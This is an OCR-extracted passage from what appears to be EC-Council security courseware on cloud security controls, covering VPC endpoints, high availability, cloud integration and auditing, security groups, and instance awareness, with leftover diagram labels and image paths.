


VPC
Virtual Instances
VRouter
VPC Endpoint
Cloud Service

Figure 19.99: VPCs and a VPC endpoint



Cloud Security Controls

Cloud Application Security

It is a set of rules, processes, policies, controls, and techniques used to **administer all the data exchange** between collaborative cloud platforms


Cloud Application Security
IaaS
PaaS
SaaS
Applications
Applications
Applications

High Availability Across Zones

A cloud environment for an application has high availability if the application's services continue during **intentional** or **unintentional network downtimes**

Cloud Environment
Information sent
Application
Node 1
Node 2
A copy of the information is exchanged between the nodes/servers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security Controls (Cont'd)

Cloud Integration and Auditing

- Cloud integration is the process of **grouping multiple cloud environments** together in the form of a public or hybrid cloud
- Cloud auditing is the process of **analyzing the services** offered by cloud providers and verifying the conformity to requirements for privacy, security, etc.

Cloud Environment 1
Cloud Integration
Cloud Environment 3
Cloud Environment 2
Cloud Environment 4

Security Groups

- It is a basic security measure implemented in cloud infrastructure to provide **security to virtual instances**
- The security group resides between the Internet and virtual instances to control the **inbound** and **outbound traffic**

Instance Awareness

- The **cloud-based kill chain model** describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Controls

Cloud security controls protect a cloud environment from any type of vulnerability and minimize the impacts of cyberattacks. These controls may include practices, procedures, 